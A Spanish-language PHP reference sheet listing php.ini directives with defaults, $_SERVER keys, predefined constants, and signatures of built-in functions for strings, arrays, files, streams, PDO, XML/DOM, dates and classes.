file_uploads	"1"	PHP_INI_SYSTEM	Permite o no la subida de archivos mediante HTTP.
upload_max_filesize	"2M"	PHP_INI_PERDIR	Tamaño máximo de archivo que se puede subir.
post_max_size	"8M"	PHP_INI_PERDIR	Define el tamaño máximo de los datos de POST permitidos. Esta valor ha de ser mayor que upload_max_filesize, y memory_limit debe ser mayor que post_max_size.
max_file_uploads	20	PHP_INI_SYSTEM	Numero máximo de archivos a subir de forma simultánea.
max_input_vars	1000	PHP_INI_PERDIR	Cuantas variables de entrada pueden ser aceptadas. Límite aplicado a los arrays superglobales $_GET, $_POST, $_COOKIE de forma separada.
max_input_time	"-1"	PHP_INI_PERDIR	Tiempo máximo en segundos que se permite a un script analizar datos de entrada como POST y GET.
upload_tmp_dir	NULL	PHP_INI_SYSTEM	Directorio temporal usado para almacenar archivos durante el proceso de subida.
memory_limit	"128M"	PHP_INI_ALL	Máximo de memoria en bytes que un script puede consumir.
zend.enable_gc	"1"	PHP_INI_ALL	Habilita o deshabilita el colector de referencia circular. Tiene el mismo efecto que las funciones gc_enable y gc_disable.
opcache.enable	"1"	PHP_INI_ALL	Habilita la caché de opcode. A través de ini_set() sólo se puede deshabilitar, no habilitar.
opcache.use_cwd	"1"	PHP_INI_SYSTEM	Si está habilitada, OPcache añade el directorio de trabajo actual a la clave del script, eliminando las posibles colisiones entre archivos con el mismo nombre.
opcache.load_comments	"1"	PHP_INI_ALL	Permite cargar los comentarios de la documentación en la caché opcode.
opcache.save_comments	"1"	PHP_INI_SYSTEM	Permite guardar los comentarios de la

			documentación en la caché opcode.
opcache.blacklist_filename	""	PHP_INI_SYSTEM	Ubicación de un archivo blaclist, que contiene los nombres de los archivos que no deberían ser cacheados por opcache.
mbstring.language	neutral	PHP_INI_ALL	Ajuste de lenguaje nacional predeterminado NLS usado en mbstring.
mbstring.detect_order	NULL	PHP_INI_ALL	Define el orden de detección de códigos de caracteres predeterminado. Se puede establecer y obtener con mb_detect_order().
mbstring.substitute_character	NULL	PHP_INI_ALL	Define el carácter de sustitución para caracteres inválidos.
mbstring.func_overload	"0"	PHP_INI_SYSTEM	Sustituye el comportamiento de las funciones de strings monobyte por sus homólogas multibyte.
mbstring.encoding_translation	"0"	PHP_INI_PERDIR	Activa el filtro transparente de codificación de caracteres para las peticiones HTTP, lo que hace que PHP detecte y convierta la codificación de entrada a la codificación del sistema.
mbstring.strict_detection	"0"	PHP_INI_ALL	Activa la detección de la codificación del script.

2. Variables y bases predefinidas

Superglobals: $GLOBALS, $_SERVER, $_GET, $_POST, $_FILES, $_COOKIE, $_SESSION, $_REQUEST, $_ENV.

Keys de $_SERVER

PHP_SELF. El nombre del archivo del script actual, relativo al document root.

SERVER_ADDR. La dirección IP del servidor bajo la cual se ejecuta el script actual.

SERVER_NAME. El nombre del servidor bajo el cual se ejecuta el script actual.

SERVER_SOFTWARE. Identificación del servidor en los headers cuando responden a los requests.

REQUEST_METHOD. Método request utilizado para acceder a la página: GET, HEAD, POST, PUT.

REQUEST_TIME. Un timestamp del comienzo del request.

REQUEST_TIME_FLOAT. Un timestamp del comienzo del request con precisión de microsegundos.

QUERY_STRING. El query string, si existe, con el que se ha accecido.

DOCUMENT_ROOT. El directorio document root bajo el cual el script actual se ejecuta, tal y como es definido en el archivo de configuración del servidor.

HTTP_ACCEPT. Contiene el header Accept del request actual, si existe.

HTTP_ACCEPT_CHARSET. Contiene el header Accept-Charset del request actual si existe (utf-8).

HTTP_ACCEPT_ENCODING. Contiene el header Accept-Encoding del request actual, si existe (gzip).

HTTP_ACCEPT_LANGUAGE. Contiene el header Accept-Language del request actual, si existe. (en).

HTTP_CONNECTION. Contiene el header Connection del request actual, si existe (Keep-Alive).

HTTP_HOST. Contiene el header Host del request actual, si existe.

HTTP_REFERER. La URL de la página anterior del cliente, si existe.

HTTP_USER_AGENT. Contiene el header User-Agent del request actual, si existe. (Mozilla/e.5 [en] (Z11; U; Linuz 2.2.9).

HTTPS. Se establece como valor no vacío si el script fué solicitado mediante el protocolo HTTPS.

REMOTE_ADDR. La dirección IP desde la cual el usuario está viendo la página actual.

REMOTE_HOST. El hostname desde el cual el usuario está viendo la página actual (basado en REMOTE_ADDR).

REMOTE_PORT. Puerto desde el cual el usuario se comunica con el servidor.

REMOTE_USER. El usuario autentificado.

SCRIPT_FILENAME. El directorio absoluto del script actual. Devuelve lo mismo que __FILE__.

SCRIPT_NAME. El directorio actual del script.

SERVER_ADMIN. El valor dado a la directiva SERVER_ADMIN (en Apache) en el archivo de configuración del servidor web.

SERVER_PORT. El puerto del servidor utilizado por el servidor web para la comunicación. Por defecto es 80, con SSL se cambiará a lo definido.

REQUEST_URI. El URI para acceder a la página actual (/index.html).

PHP_AUTH_DIGEST. Cuando se hace Digest authentication esta variable se establece al header Authorization enviado por el cliente.

PHP_AUTH_USER. Cuando se hace HTTP Authentication esta variable se establece al nombre del usuario.

PHP_AUTH_PW. Cuando se hace HTTP Authentication esta variable se establece a la contraseña del usuario.

AUTH_TYPE. Cuando se hace HTTP Authentication esta variable se establece al tipo de authentication.

PATH_INFO. Contiene el directorio si el query string.

Otras variables predefinidas: $php_errormsg, $http_response_header, $argc, $argv.

Estructuras de control

if, else, elseif, while, do-while, for, foreach, break, continue, switch, declare, return, include/include_once, require/require_once, goto

Constructores del lenguaje

die, exit, echo, print, empty, eval, isset, unset, list

Constantes predefinidas

PHP_VERSION, PHP_EOL, PHP_INT_MAX, DEFAULT_INCLUDE_PATH, PHP_EXTENSION_DIR, PHP_MANDIR, PH

E_ERROR (1), E_WARNING (2), E_NOTICE (8), E_CORE_ERROR (16), E_CORE_WARNING (32), E_COMPILE_ERROR (64), E_COMPILE_WARNING (128), E_USER_ERROR (256), E_USER_WARNING (512), E_USER_NOTICE (1024), E_STRICT (2048), E_RECOVERABLE_ERROR (4096), E_DEPRECATED (8192),

E_ALL (32767)

Constantes mágicas

__LINE__, __FILE__, __DIR__, __FUNCTION__, __CLASS__, __TRAIT__, __METHOD__, __NAMESPACE__.

3. Funciones de Información de PHP

string **set_include_path** (string $new_include_path)

string **get_include_path** (void)

array **get_included_files** (void) // Alias: get_required_files()

array **get_loaded_extensions** ([bool $zend_extensions = false])

array **get_extension_funcs** (string $module_name)

array **get_defined_constants** ([bool $categorize = false])

array **get_resources** ([string $type])

string **ini_set** (string $varname, string $newvalue)

string **ini_get** (string $varname)

array **ini_get_all** ([string $extension [, bool $details = true]])

void **ini_restore** (string $varname)

string **php_ini_loaded_file** (void)

bool **phpinfo** ([int $what = INFO_ALL])

string **phpversion** ([string $extension])

mixed **version_compare** (string $version1, string $version2 [, string $operator])

int **memory_get_usage** ([bool $real_usage = false])

int **memory_get_peak_usage** ([bool $real_usage = false])

bool **set_time_limit** (int $seconds)

void **gc_enable** (void)

bool **gc_enabled** (void)

void **gc_disable** (void)

int **gc_collect_cycles** (void)

array **opcache_get_configuration** (void)

array **opcache_get_status** ([boolean $get_scripts = TRUE])

4. Funciones para errores

bool **trigger_error** (string $error_msg [, int $error_type = E_USER_NOTICE]) // Alias: user_error()

array **error_get_last** (void)

void **error_clear_last** (void)

bool **error_log** (string $message [, int $message_type = 0 [, string $destination [, string $extra_headers]]])

int **error_reporting** ([int $level])

mixed **set_error_handler** (callable $error_handler [, int $error_types = E_ALL | E_STRICT])

bool **handler** (int $errno, string $errstr [, string $errfile [, int $errline [, array $errcontext]]])

callable **set_exception_handler** (callable $exception_handler)

bool **restore_error_handler** (void)

bool **restore_exception_handler** (void)

5. Funciones para variables

bool **empty** (mixed $var)

bool **isset** (mixed $var [, mixed $...])

void **unset** (mixed $var [, mixed $...])

string **gettype** (mixed $var)

bool **settype** (mixed &$var, string $type)

array **get_defined_vars** (void)

mixed **print_r** (mixed $expression [, bool $return = false])

void **var_dump** (mixed $expression [, mixed $...])

mixed **var_export** (mixed $expression [, bool $return = false])

int **intval** (mixed $var [, int $base = 10])

float **floatval** (mixed $var)

bool **boolval** (mixed $var)

string **strval** (mixed $var)

bool **is_array** (mixed $var)

bool **is_float** (mixed $var)

bool **is_int** (mixed $var)

bool **is_numeric** (mixed $var)

bool **is_object** (mixed $var)

bool **is_string** (mixed $var)

bool **is_bool** (mixed $var)

string **serialize** (mixed $value)

string **unserialize** (string $str)

6. Funciones para funciones

mixed **call_user_func** (callable $callback [, mixed $parameter [, mixed $...]])

mixed **forward_static_call** (callable $function [, mixed $parameter [, mixed $...]])

mixed **call_user_func_array** (callable $callback, array $param_arr)

mixed **forward_static_call_array** (callable $function, array $parameters)

mixed **func_get_arg** (int $arg_num)

array **func_get_args** (void)

int **func_num_args** (void)

bool **function_exists** (string $function_name)

array **get_defined_functions** (void) // ['internal'] y ['user']

void **register_shutdown_function** (callable $callback [, mixed $parameter [, mixed $...]])

7. Funciones para strings

int **strcmp** (string $str1, string $str2)

int **strcasecmp** (string $str1, string $str2)

int **strncmp** (string $str1, string $str2, int $length)

int **strncasecmp** (string $str1, string $str2, int $length)

int **strnatcmp** (string $str1, string $str2)

int **strnatcasecmp** (string $str1, string $str2)

int **substr_compare** (string $main_str, string $str, int $offset [, int $length [, bool $case_insensitivity = false]])

int **similar_text** (string $first, string $second [, float &$percent])

int **levenshtein** (string $str1, string $str2)

string **soundex** (string $str)

string **metaphone** (string $str [, int $phonemes = 0])

string **substr** (string $str, int $start [, int $length])

string **mb_substr** (string $str, int $start [, int $length = NULL [, string $encoding = mb_internal_encoding()]])

string **strtok** (string $str, string $token) // string strtok (string $token)

array **explode** (string $delimeter, string $string [, int $limit])

string **implode** (string $glue, array $pieces) // implode (array $pieces) // Alias: join()

array **str_split** (string $string [, int $split_length = 1])

void **parse_str** (string $str [, array &$arr])

string **trim** (string $str [, string $character_mask = " \t\n\r\0\x0B"])

string **ltrim** (string $str [, string $character_mask])

string **rtrim** (string $str [, string $character_mask]) // Alias: chop()

mixed **count_chars** (string $string [, int $mode = 0])

mixed **str_word_count** (string $string [, int $format = 0 [, string $charlist]])

int **strlen** (string $string)

int **substr_count** (string $haystack, string $needle [, int $offset = 0 [, int $length]])

string **strstr** (string $haystack, mixed $needle [, bool $before_needle = false]) // Alias: strchr()

string **stristr** (string $haystack, mixed $needle [, bool $before_needle = false])

string **strrchr** (string $haystack, mixed $needle)

mixed **strpos** (string $haystack, mixed $needle [, int $offset = 0])

mixed **stripos** (string $haystack, string $needle [, int $offset = 0])

int **strrpos** (string $haystack, string $needle [, int $offset = 0])

int **strripos** (string $haystack, string $needle [, int $offset = 0])

mixed **str_replace** (mixed $search, mixed $replace, mixed $subject [, int &$count])

mixed **str_ireplace** (mixed $search, mixed $replace, mixed $subject [, int &$count])

mixed **substr_replace** (mixed $string, mixed $replacement, mixed $start [, mixed $length])

string **lcfirst** (string $str)

string **ucfirst** (string $str)

string **ucwords** (string $str [, string $delimeters = " \t\r\n\f\v"])

string **strtolower** (string $string)

string **strtoupper** (string $string)

string **str_pad** (string $input, int $pad_length [, string $pad_string = " " [, int $pad_type = STR_PAD_RIGHT]])

string **str_repeat** (string $input, int $multiplier)

string **nl2br** (string $string [, bool $is_xhtml = true])

string **wordwrap** (string $str [, int $width = 75 [, string $break = "\n" [, bool $cut = false]]])

string **strip_tags** (string $str [, string $allowable_tags])

string **sprintf** (string $format [, mixed $args [, mixed $...]])

int **printf** (string $format [, mixed $args [, mixed $...]])

string **vsprintf** (string $format, array $args)

int **vprintf** (string $format, array $args)

int **fprintf** (resource $handle, string $format [, mixed $args [, mixed $...]])

mixed **sscanf** (string $str, string $format [, mixed &$...])

mixed **preg_replace** (mixed $pattern, mixed $replacement, mixed $subject [, int $limit = -1 [, int &$count]])

mixed **preg_filter** (mixed $pattern, mixed $replacement, mixed $subject [, int $limit = -1 [, int &$count]])

array **preg_grep** (string $pattern, array $input [, int $flags = 0])

int **preg_match** (string $pattern, string $subject [, array &$matches [, int $flags = 0 [, int $offset = 0]]])

int **preg_match_all** (string $pattern, string $subject [, array &$matches [, int $flags = PREG_PATTERN_ORDER [, int $offset = 0]]])

mixed **preg_replace_callback** (mixed $pattern, callable $callback, mixed $subject [, int $limit = -1 [, int &$count]])

array **preg_split** (string $pattern, string $subject [, int $limit = -1 [, int $flags = 0]])

string **chr** (int $ascii)

int **ord** (string $string)

void **echo** (string $arg1 [, string $...])

string **addslashes** (string $str)

string **stripslashes** (string $str)

string **quotemeta** (string $str)

string **htmlentities** (string $string [, int $flags = ENT_COMPAT | ENT_HTML401 [, string $encoding = ini_get("default_charset") [, bool $double_encode = true]]])

string **htmlspecialchars** (string $string [, int $flags = ENT_COMPAT | ENT_HTML401 [, string $encoding = ini_get("default_charset") [, bool $double_encode = true]]])

string **html_entity_decode** (string $string [, int $flags = ENT_COMPAT | ENT_HTML401 [, string $encoding = ini_get("default_charset")]])

string **htmlspecialchars_decode** (string $string [, int $flags = ENT_COMPAT | ENT_HTML401])

string **crypt** (string $str [, string $salt])

string **md5** (string $str [, bool $raw_output = false])

string **md5_file** (string $filename [, bool $raw_output = false])

string **sha1** (string $str [, bool $raw_output = false])

string **sha1_file** (string $filename [, bool $raw_output = false])

string **number_format** (float $number [, int $decimals = 0])

string **money_format** (string $format, float $number)

string **str_shuffle** (string $str)

string **strtr** (string $str, string $from, string $to)

string **setlocale** (int $category, string $locale [, string $...])

array **localeconv** (void)

8. Funciones para arrays

bool **array_walk** (array &$array, callable $callback [, mixed $userdata = null])

bool **array_key_exists** (mixed $key, array $array) // Alias: key_exists()

bool **in_array** (mixed $needle, array $haystack [, bool $strict = FALSE])

array **array_keys** (array $array [, mixed $search_value [, bool $strict = false]])

array **array_values** (array $array)

array **array_diff** (array $array1, array $array2 [, array $...])

array **array_diff_assoc** (array $array1, array $array2 [, array $...])

array **array_diff_key** (array $array1, array $array2 [, array $...])

array **array_diff_uassoc** (array $array1, array $array2 [, array $...], callable $key_compare_func)

array **array_diff_ukey** (array $array1, array $array2 [, array $...], callable $key_compare_func)

array **array_merge** (array $array1 [, array $...])

array **array_merge_recursive** (array $array1 [, array $...])

array **array_combine** (array $keys, array $values)

bool **sort** (array &$array [, int $sort_flags = SORT_REGULAR])

bool **rsort** (array &$array [, int $sort_flags = SORT_REGULAR])

bool **asort** (array &$array [, int $sort_flags = SORT_REGULAR])

bool **arsort** (array &$array [, int $sort_flags = SORT_REGULAR])

bool **ksort** (array &$array [, int $sort_flags = SORT_REGULAR])

bool **krsort** (array &$array [, int $sort_flags = SORT_REGULAR])

bool **usort** (array &$array, callable $value_compare_func)

bool **uasort** (array &$array, callable $value_compare_func)

bool **uksort** (array &$array, callable $key_compare_func)

bool **natsort** (array &$array)

bool **natcasesort** (array &$array)

bool **shuffle** (array &$array)

bool **array_multisort** (array &$array1 [, mixed $array1_sort_order = SORT_ASC [, mixed $array1_sort_flags = SORT_REGULAR [, mixed $...]]])

array **array_fill** (int $start_index, int $num, mixed $value)

array **array_fill_keys** (array $keys, mixed $value)

array **range** (mixed $start, mixed $end [, number $step = 1])

array **array_slice** (array $array, int $offset [, int $length = null [, bool $preserve_keys = false]])

array **array_splice** (array &$input, int $offset [, int $length [, mixed $replacement = array()]])

array **array_chunk** (array $array, int $size [, bool $preserver_keys = false])

mixed **array_shift** (array &$array)

int **array_unshift** (array &$array, mixed $value1 [, mixed $...])

mixed **array_pop** (array &$array)

int **array_push** (array &$array, mixed $value1 [, mixed $...])

array **array_flip** (array $array)

array **array_column** (array $array, mixed $column_key [, mixed $index_key = null])

array **array_count_values** (array $array)

array **array_filter** (array $array [, callable $callback)

array **array_intersect** (array $array1, array $array2 [, array $...])

array **array_map** (callable $callback, array $array1 [, array $...])

array **array_pad** (array $array, int $size, mixed $value)

mixed **array_rand** (array $array [, int $nym = 1])

mixed **array_reduce** (array $array, callable $callback [, mixed $initial = NULL])

mixed **array_reverse** (array $array [, bool $preserve_keys = false])

mixed **array_search** (mixed $needle, array $haystack [, bool $strict = false])

array **compact** (mixed $varname1 [, mixed $...])

int **extract** (array &$array [, int $flags = EXTR_OVERWRITE [, string $prefix = NULL]])

array **list** (mixed $var1 [, mixed $...])

array **each** (array &$array)

int **count** (mixed $array_or_countable [, int $mode = COUNT_NORMAL]) // Alias: sizeof()

mixed **reset** (array &$array)

mixed **current** (array &$array) // Alias: pos()

mixed **next** (array &$array)

mixed **prev** (array &$array)

mixed **end** (array &$array)

9. Funciones para el manejo de archivos

resource **fopen** (string $filename, string $mode [, bool $use_include_path = false [, resource $context]])

string **fread** (resource $handle, int $length)

bool **fclose** (resource $handle)

int **fwrite** (resource $handle, string $string [, int $length]) // Alias: fputs()

bool **feof** (resource $handle)

int **fseek** (resource $handle, int $offset [, int $whence = SEEK_SET])

int **ftell** (resource $handle)

array **stat** (string $filename)

resource **finfo_open** ([int $options = FILEINFO_NONE [, string $magic_file = NULL]])

string **finfo_file** (resource $finfo, string $file_name = NULL [, int $options = FILEINFO_NONE [, resource $context = NULL]])

bool **finfo_close** (resource $finfo)

bool **chdir** (string $directory)

bool **chroot** (string $directory)

string **getcwd** (void)

array **scandir** (string $directory [, int $sorting_order = SCANDIR_SORT_ASCENDING [, resource $context]])

resource **opendir** (string $path [, $resource $context])

string **readdir** ([resource $dir_handle])

void **closedir** ([resource $dir_handle])

void **rewinddir** ([resource $dir_handle])

string **fgets** (resource $handle [, int $length])

mixed **fscanf** (resource $handle, string $format [, mixed &$...])

string **fgetss** (resource $handle [, int $length [, string $allowable_tags]])

int **fpassthru** (resource $handle)

array **fgetcsv** (resource $handle [, int $length = 0 [, string $delimeter = "," [, string $enclosure = '"' [, string $escape = "\"]]]])

string **fgetc** (resource $handle)

string **file_get_contents** (string $filename [, bool $use_include_path = false [, resource $context [, int $offset = -1 [, int $maxlen]]]])

int **readfile** (string $filename [, bool $use_include_path = false [, resource $context]])

array **file** (string $filename [, int $flags = 0 [, resource $context]])

array **parse_ini_file** (string $filename [, bool $process_sections = false [, int $scanner_mode = INI_SCANNER_NORMAL]])

int **file_put_contents** (string $filename, mixed $data [, int $flags = 0 [, resource $context]])

int **fputcsv** (resource $handle, array $fields [, string $delimeter = "," [, string $enclosure = '"' [, string $escape_char = "\"]]])

string **basename** (string $path [, string $suffix])

string **dirname** (string $path)

mixed **pathinfo** (string $path [, int $options = PATHINFO_DIRNAME | PATHINFO_BASENAME | PATHINFO_EXTENSION | PATHINFO_FILENAME])

string **realpath** (string $path)

array **glob** (string $pattern [, int $flags = 0])

bool **mkdir** (string $pathname [, int $mode = 0777 [, bool $recursive = false [, resource $context]]])

bool **rmdir** (string $dirname [, resource $context])

bool **copy** (string $source, string $dest [, resource $context])

bool **unlink** (string $filename [, resource $context])

bool **rename** (string $oldname, string $newname [, resource $context])

bool **move_uploaded_file** (string $filename, string $destination)

bool **rewind** (resource $handle)

bool **flock** (resource $handle, int $operation [, int &$wouldblock])

bool **ftruncate** (resource $handle, int $size)

string **tempnam** (string $dir, string $prefix)

resource **tmpfile** (void)

bool **touch** (string $filename [, int $time = time() [, int $atime]])

bool **chown** (string $filename, mixed $user)

bool **chmod** (string $filename, mixed $mode)

bool **chgrp** (string $filename, mixed $group)

int **fileatime** (string $filename)

int **filectime** (string $filename)

int **filemtime** (string $filename)

int **fileowner** (string $filename)

int **fileperms** (string $filename)

int **filegroup** (string $filename)

int **filesize** (string $filename)

string **filetype** (string $filename)

bool **file_exists** (string $filename)

bool **is_file** (string $filename)

bool **is_dir** (string $filename)

bool **is_link** (string $filename)

bool **is_executable** (string $filename)

bool **is_readable** (string $filename)

bool **is_writable** (string $filename)

bool **is_uploaded_file** (string $filename)

bool **symlink** (string $target, string $link)

string **readlink** (string $path)

bool **link** (string $target, string $link)

int **linkinfo** (string $path)

array **lstat** (string $filename)

bool **lchown** (string $filename, mixed $user)

bool **lchgrp** (string $filename, mixed $group)

resource **stream_socket_client** (string $remote_socket [, int &$errno [, string &$errstr [, float $timeout = ini_get("default_socket_timeout") [, int $flags = STREAM_CLIENT_CONNECT [, resource $context]]]]])

string **stream_get_contents** (resource $handle [, int $maxlength = -1 [, int $offset = -1]])

resource **stream_socket_server** (string $local_socket [, int &$errno [, string &$errstr [, int $flags = STREAM_SERVER_BIND | STREAM_SERVER_LISTEN [, resource $context]]]])

resource **stream_socket_accept** (resource $server_socket [, float $timeout = ini_get("default_socket_timeout") [, string &$peername]])

string **stream_socket_get_name** (resource $handle, bool $want_peer)

int **stream_copy_to_stream** (resource $source, resource $dest [, int $maxlength = -1 [, int $offset = 0]])

resource **stream_context_create** ([array $options [, array $params]])

array **stream_context_get_options** (resource $stream_or_context)

array **stream_context_get_params** (resource $stream_or_context)

resource **stream_context_get_default** ([array $options])

bool **stream_context_set_option** (resource $stream_or_context, array $options)

bool **stream_context_set_params** (resource $stream_or_context, array $params)

resource **stream_context_set_default** (array $options)

array **stream_get_meta_data** (resource $stream)

resource **stream_filter_append** (resource $stream, string $filtername [, int $read_write [, mixed $params]])

resource **stream_filter_prepend** (resource $stream, string $filtername [, int $read_write [, mixed $params]])

10. Funciones para bases de datos

public static **PDO::getAvailableDrivers** (void) // array pdo_drivers (void)

public **PDO::__construct** (string $dsn [, string $username [, string $password [, array $options]]])

public bool **PDO::setAttribute** (int $attribute, mixed $value)

PDO::ATTR_CASE: PDO::CASE_LOWER, PDO::CASE_NATURAL, PDO::CASE_UPPER

PDO::ATTR_ERRMODE: PDO::ERRMODE_SILENT, PDO::ERRMODE_WARNING, PDO::ERRMODE_EXCEPTION

PDO::ATTR_ORACLE_NULLS: PDO::NULL_NATURAL, PDO::NULL_EMPTY_STRING, PDO::NULL_TO_STRING

PDO::ATTR_STRINGIFY_FETCHES

PDO::ATTR_AUTOCOMMIT

PDO::ATTR_TIMEOUT

PDO::ATTR_EMULATE_PREPARES

PDO::MYSQL_ATTR_USE_BUFFERED_QUERY

PDO::ATTR_DEFAULT_FETCH_MODE

public bool **PDOStatement::setFetchMode** (int $mode)

public string **PDOStatement::errorCode** (void)

public array **PDOStatement::errorInfo** (void)

public PDOStatement **PDO::prepare** (string $statement [, array $driver_options = array()])

public bool **PDOStatement::execute** ([array $input_parameters])

public bool **PDOStatement::bindParam** (mixed $parameter, mixed &$variable [, int $data_type = PDO::PARAM_STR [, int $length [, mixed $driver_options]]])

public bool **PDOStatement::bindValue** (mixed $parameter, mixed $value [, int $data_type = PDO::PARAM_STR])

public bool **PDOStatement::bindColumn** (mixed $column, mixed &$param [, int $type [, int $maxlen [, mixed $driverdata]]])

public mixed **PDOStatement::fetch** ([int $fetch_style [, int $cursor_orientation = PDO::FETCH_ORI_NEXT [, int $cursor_offset = 0]]])

$fetch_style => PDO::FETCH_ASSOC, PDO::FETCH_BOTH, PDO::FETCH_BOUND, PDO::FETCH_CLASS, PDO::FETCH_INTO, PDO::FETCH_LAZY, PDO::FETCH_NAMED, PDO::FETCH_NUM, PDO::FETCH_OBJ

public array **PDOStatement::fetchAll** ([int $fetch_style [, mixed $fetch_argument [, array $ctor_args = array()]]])

$fetch_argument => PDO::FETCH_COLUMN, PDO::FETCH_CLASS, PDO::FETCH_FUNC

PDO::FETCH COLUMN puede ir acompañado de PDO::FETCH_UNIQUE o PDO::FETCH_GROUP

public mixed **PDOStatement::fetchColumn** ([int $column_number = 0])

public mixed **PDOStatement::fetchObject** ([string $class_name = "stdClass" [, array $ctor_args]])

public int **PDOStatement::rowCount** (void)

public int **PDOStatement::columnCount** (void)

public PDOStatement **PDO::query** (string $statement)

public int **PDO::exec** (string $statement)

public string **PDO::lastInsertId** ([string $name = NULL])

public bool **PDO::beginTransaction** (void)

public bool **PDO::commit** (void)

public bool **PDO::rollback** (void)

11. Funciones para el formato de datos

Simple XML

SimpleXMLElement **simplexml_load_file** (string $filename [, string $class_name = "SimpleXMLElement" [, int $options = 0 [, string $ns = "" [, bool $is_prefix = false]]]])

SimpleXMLElement **simplexml_load_string** (string $data [, string $class_name = "SimpleXMLElement" [, int $options = 0 [, string $ns = "" [, bool $is_prefix = false]]]])

SimpleXMLElement **simplexml_import_dom** (DOMNode $node [, string $class_name = "SimpleXMLElement"])

final public **SimpleXMLElement::__construct** (string $data [, int $options = 0 [, bool $data_is_url = false [, string $ns = "" [, bool $is_prefix = false]]]])

public void **SimpleXMLElement::addAttribute** (string $name [, string $value [, string $namespace]])

public SimpleXMLElement **SimpleXMLElement::addChild** (string $name [, string $value [, string $namespace]])

public SimpleXMLElement **SimpleXMLElement::attributes** ([string $ns = NULL [, bool $is_prefix = false]])

public SimpleXMLElement **SimpleXMLElement::children** ([string $ns [, bool $is_prefix = false]])

public int **SimpleXMLElement::count** (void)

public string **SimpleXMLElement::getName** (void)

public array **SimpleXMLElement::getNamespaces** ([bool $recursive = false])

public array **SimpleXMLElement::getDocNamespaces** ([bool $recursive = false [, bool $from_root = true]])

public bool **SimpleXMLElement::registerXPathNamespace** (string $prefix, string $ns)

public array **SimpleXMLElement::xpath** (string $xpath)

public string **SimpleXMLElement::__toString** (void)

public mixed **SimpleXMLElement::asXML** ([string $filename]) // Alias saveXML()

XML Parser

resource **xml_parser_create** ([string $encoding])

resource **xml_parser_create_ns** ([string $encoding [, string $separator = ":"]])

bool **xml_set_element_handler** (resource $parser, callable $start_element_handler, callable $end_element_handler)

bool **xml_set_character_data_handler** (resource $parser, callable $handler)

int **xml_parse** (resource $parser, string $data [, bool $is_final = false])

string **xml_error_string** (int $code)

int **xml_get_error_code** (resource $parser)

int **xml_get_current_line_number** (resource $parser)

bool **xml_parser_free** (resource $parser)

Document Object Model

public **DOMDocument::__construct** ([string $version [, string $encoding]])

DOMElement **dom_import_simplexml** (SimpleXMLElement $node)

public mixed **DOMDocument::load** (string $filename [, int $options = 0]) // loadHTML, loadHTMLFile, loadXML

public bool **DOMDocument::validate** (void)

public bool **DOMDocument::schemaValidate** (string $filename [, int $flags])

public bool **DOMDOcument::schemaValidateSource** (string $source [, int $flags])

public void **DOMElement::setIdAttribute** (string $name, bool $isId)

public DOMElement **DOMDocument::getElementById** (string $elementId)

public DOMNodeList **DOMDocument::getElementsByTagName** (string $name)

public DOMElement **DOMDocument::createElement** (string $name [, string $value])

public DOMNode **DOMNode::appendChild** (DOMNode $newnode)

DOMNode **DOMNamedNodeMap::item** (int $index)

DOMNode **DOMNamedNodeMap::getNamedItem** (string $name)

public DOMAttr **DOMElement::setAttribute** (string $name, string $value)

public DOMAttr **DOMElement::setAttributeNode** (DOMAttr $attr)

public int **DOMDocument::save** (string $filename [, int $options]) // saveHTML, saveHTMLFile, saveXML

public DOMNode **DOMNode::cloneNode** ([bool $deep])

public string **DOMNode::getNodePath** (void)

public bool **DOMNode::hasAttributes** (void)

public bool **DOMNode::hasChildNodes** (void)

public DOMNode **DOMNode::insertBefore** (DOMNode $newnode [, DOMNode $refnode])

public DOMNode **DOMNode::removeChild** (DOMNode $oldnode)

public **DOMXPath::__construct** (DOMDocument $doc)

public DOMNodeList **DOMXpath::query** (string $expression [, DOMNode $contextnode [, bool $registerNodeNS = true]])

Fechas y DateTime

int **time** (void)

string **date** (string $format [, int $timestamp = time()])

mixed **microtime** ([bool $get_as_float = false])

int **strtotime** (string $time [, int $now = time()])

string **strftime** (string $format [, int $timestamp = time()])

bool **date_default_timezone_set** (string $timezone_identifier)

string **date_default_timezone_get** (void)

public **DateTime::__construct** ([string $time = "now" [, DateTimeZone $timezone = NULL]])

public static DateTime **DateTime::createFromFormat** (string $format, string $time [, DateTimeZone $timezone])

public string **DateTime::format** (string $format)

public int **DateTime::getTimestamp** (void)

public DateTimeZone **DateTime::getTimezone** (void)

public DateInterval **DateTime::diff** (DateTimeInterface $datetime2 [, bool $absolute = false])

public DateTime **DateTime::modify** (string $modify)

public DateTime **DateTime::setDate** (int $year, int $month, int $day)

public DateTime **DateTime::setTime** (int $hour, int $minute [, int $seconde = 0])

public DateTime **DateTime::setTimestamp** (int $unixtimestamp)

public DateTime **DateTime::setTimezone** (DateTimeZone $timezone)

public DateTime **DateTime::add** (DateInterval $interval)

public DateTime **DateTime::sub** (DateInterval $interval)

public **DateInterval::__construct** (string $interval_spec) // P: Y M D W H M S

public **DatePeriod::__construct** (DateTimeInterface $start, DateInterval $interval, int $recurrences [, int $options])

public **DateTimeZone::__construct** (string $timezone)

12. Funciones para clases y objetos

void **__autoload** (string $class)

bool **class_alias** (string $original, string $alias [, bool $autoload = TRUE])

bool **class_exists** (string $class_name [, bool $autoload = true])

string **get_called_class** (void)

array **get_class_methods** (mixed $class_name)

array **get_class_vars** (string $class_name)

string **get_class** ([object $object = NULL])

array **get_declared_classes** (void)

array **get_declared_interfaces** (void)

array **get_declared_traits** (void)

array **get_object_vars** (object $object)

string **get_parent_class** ([mixed $object])

bool **interface_exists** (string $interface_name [, bool $autoload = true])

bool **is_a** (object $object, string $class_name [, bool $allow_string = FALSE])

bool **is_subclass_of** (mixed $object, string $class_name [, bool $allow_string = TRUE])

bool **method_exists** (mixed $object, string $method_name)

bool **property_exists** (mixed $class, string $property)

bool **trait_exists** (string $traitname [, bool $autoload])

Exception

Exceptions: BadFunctionCallException, BadMethodCallException, DomainException, InvalidArgumentException, LengthException, LogicException, OutOfBoundsException, OutOfRangeException, OverflowException, RangeException, RuntimeException, UnderflowException, UnexpectedValueException.

public **Exception::__construct** ([string $message = "" [, int $code = 0 [, Exception $previous = NULL]]])

final public string **Exception::getMessage** (void)

final public **Exception Exception::getPrevious** (void)

final public mixed **Exception::getCode** (void)

final public string **Exception::getFile** (void)

final public int **Exception::getLine** (void)

final public array **Exception::getTrace** (void)

final public string **Exception::getTraceAsString** (void)

public string **Exception::__toString** (void)

final private void **Exception::__clone** (void)

Reflection

Reflections: ReflectionClass, ReflectionZendExtension, ReflectionExtension, ReflectionFunction, ReflectionFunctionAbstract, ReflectionMethod, ReflectionObject, ReflectionParameter, ReflectionProperty, Reflector, ReflectionException.

